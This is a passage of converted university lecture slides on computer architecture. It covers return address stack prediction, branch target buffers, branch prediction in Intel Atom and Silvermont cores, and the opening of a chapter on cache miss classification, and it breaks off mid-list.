
- `jsr` must save return address somewhere
- On x86 `jsr` pushes return address onto stack
- `ret` jumps to the address on the top of the stack
- On MIPS, “`jal F`” (jump-and-link) jumps to `F`, and stashes the current PC in a special register `$ra`.
- Function returns with an indirect jump “`jr $ra`”
- If the function body has other calls, compiler must push `$ra` to the stack

# Return addresses





- Return addresses form a stack (even if they are stored in registers)
- They *should* be easy to predict!
- We need to add *another* branch target predictor
- That maintains a hardware stack of return addresses
- Presumably a small stack

# Return Address Predictor




- Keep a small hardware stack in the branch predictor
  - Which attempts to mirror the program's call-return stack
  - Updated when call and return instructions are executed
  - Value at top of stack is used as predicted next PC when the BTB predicts that the current instruction is a RET

# Return Address Predictor - mispredictions



- What happens if the call stack is deeper than the RAP's stack?
  - On return, the RAP's stack will be empty!
- Why might the prediction from the RAP be wrong?
  - Maybe the return address was overwritten
  - Maybe the stack pointer was changed
  - Maybe because we switched to another thread

# Return addresses



- Q: when should the RAS be updated?
- The BTB is updated when a branch is *committed*
- But if we wait for commit to update the RAS, we might not have a prediction for the return from H
- Or: if we mispredict that the conditional “**IF(C)**” is true
  - We might have the wrong RAS prediction for the return from G

# Branch prediction and multi-issue

- In a processor that fetches, issues and dispatches multiple instructions per cycle.....
- What if we encounter two (or more) branches in one issue “packet”?

# Branch prediction and multi-issue

- In a processor that fetches, issues and dispatches multiple instructions per cycle.....
- What if we encounter two (or more) branches in one issue “packet”?
- **But all the BTB needs is to predict the next instruction to fetch – it doesn’t matter which branch is responsible**
- Commonly, a bigger slower branch predictor may later *re-steer* the processor if it has a better prediction that should over-ride the BTB

# Dynamic Branch Prediction Summary

- Prediction seems essential (?)
- Two questions: branch **takenness**, branch **target**

## Takenness:

- Branch History Table: 2 bits for loop accuracy
  - Saturating counter (bimodal) scheme handles highly-biased branches well
  - Some applications have highly dynamic branches
- Correlation: Recently executed branches correlated with next branch.
  - Either different branches
  - Or different executions of same branches
- Tournament Predictor: try two or more competitive solutions and pick between them
- Predicated Execution can reduce number of branches, number of mispredicted branches

## Target:

- **Branch Target Buffer:** include branch address & prediction
- **BTB update**
- **Return address stack for prediction of indirect jump**

## Beyond:

- Prediction mechanisms have many applications beyond branch prediction:
  - Way prediction, prefetching, store-to-load forwarding, value prediction, etc
    - George Z. Chrysos and Joel S. Emer. 1998. Memory dependence prediction using store sets. ISCA98
  - Predictors can increase performance, but make it *harder* to optimize programs

This  
lecture

# Branch prediction resources

- Design tradeoffs for the Alpha EV8 Conditional Branch Predictor (André Seznec, Stephen Felix, Venkata Krishnan, Yiannakis Sazeides)
  - SMT: 4 threads, wide-issue superscalar processor, 8-way issue, 512 registers (cancelled June 2001 when Alpha dropped)
  - Paper: <http://citeseer.ist.psu.edu/seznec02design.html>
  - Talk: <http://ce.et.tudelft.nl/cecoll/slides/PresDelft0803.ppt>
- Branch prediction in the Pentium family (Agner Fog)
  - Reverse engineering Pentium branch predictors using direct access to BTB
  - <http://www.x86.org/articles/branch/branchprediction.htm>
- Championship Branch Prediction Competition (CBP), organised by the Journal of Instruction-level Parallelism
  - <http://www.jilp.org/cbp/>
- **The CBP-1 winning entry: TAgged GEometric history length predictor (TAGE):** for each branch, maintain a predictor for what history length (from a geometric progression) works best.
  - <http://www.irisa.fr/caps/people/seznec/JILP-COTTAGE.pdf>

## Example: Branch prediction in Intel Atom, Silvermont and Knights Landing

- two-level adaptive predictor with a global history table,
- Branch history register has 12 bits
- The pattern history table on the Atom has 4096 entries and is shared between threads
- The branch target buffer has 128 entries, organized as 4 ways by 32 sets
  - (size on Silvermont unknown, but probably bigger, and not shared between threads)
- Unconditional jumps make no entry in the global history table, but always-taken and nevertaken branches do
- Silvermont has branch prediction both at the fetch stage and at the later decode stage in the pipeline, where the latter can correct errors in the former
- No special predictor for loops (as there is for some other Intel CPUs)
  - Loops are predicted in the same way as other branches
- Penalty for mispredicting a branch is 11-13 clock cycles.
- It often occurs that a branch has a correct entry in the pattern history table, but no entry in the branch target buffer, which is much smaller:
  - If a branch is correctly predicted as taken, but no target can be predicted because of a missing BTB entry, then the penalty will be approximately 7 clock cycles.
- Pattern prediction evident for indirect branches on Knights Landing but not on Silvermont.
  - Indirect branches are predicted to go to the same target as last time on Silvermont
- Return stack buffer with 8 entries on the Atom and 16 entries on Silvermont and Knights Landing

# Piazza question: better predictions for indirect branches

- As you say, a BTB should give you a prediction for an indirect branch.
- However it might not be a very good one - the killer app is polymorphic calls in object-oriented languages (virtual calls where the target object has a different type on different invocations).
- For that we need to add global history to the branch target prediction. We did not cover this in the lectures.
- This paper evaluates three alternative schemes:
- Dharmawan, Tubagus & Jeyachandra, E & Rahmadhani, Andri. (2016). Techniques to Improve Indirect Branch Prediction. 10.13140/RG.2.2.24350.02884.
- The state of the art is perhaps represented by this article in the same ISCA2020 "Industry" track:
- [The IBM z15 High Frequency Mainframe Branch Predictor \(computer.org\)](#) [section VI], pg 35-6). Basically they use the branch history to index a special BTB (actually they expand the branch history concept to include a couple of bits of the PC address of each taken branch in the history).

332

# Advanced Computer Architecture

## Chapter 3: Caches and Memory Systems Part 1: miss rate reduction using hardware

(the first of five shorter lectures on caches, address translation and the memory system)

October 2022  
Paul H J Kelly


These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup>, 5<sup>th</sup> and 6<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

# Average memory access time:

$$\text{AMAT} = \text{HitTime} + \text{MissRate} \times \text{MissPenalty}$$

There are three ways to improve AMAT:

1. Reduce the miss rate
2. Reduce the miss penalty, or
3. Reduce the time to hit in the cache



Over the next few lectures we look at each of these in turn...

# Reducing Misses

## ● Classifying Misses: 3 Cs

- **Compulsory**—The first access to a block is not in the cache, so the block must be brought into the cache. Also called *cold start misses* or *first reference misses*.  
*(Misses in even an Infinite Cache)*


- **Capacity**—If the cache cannot contain all the blocks needed during execution of a program, **capacity misses** will occur due to blocks being discarded and later retrieved.  
*(Misses in Fully Associative Size X Cache)*

- **Conflict**—If block-placement strategy is set associative or direct mapped, conflict misses (in addition to compulsory & capacity misses) will occur because a block can be discarded and later retrieved if too many blocks map to its set. Also called *collision misses* or *interference misses*.  
*(Misses in w-way Associative, Size X Cache)*

## ● Maybe four: 4th “C”:

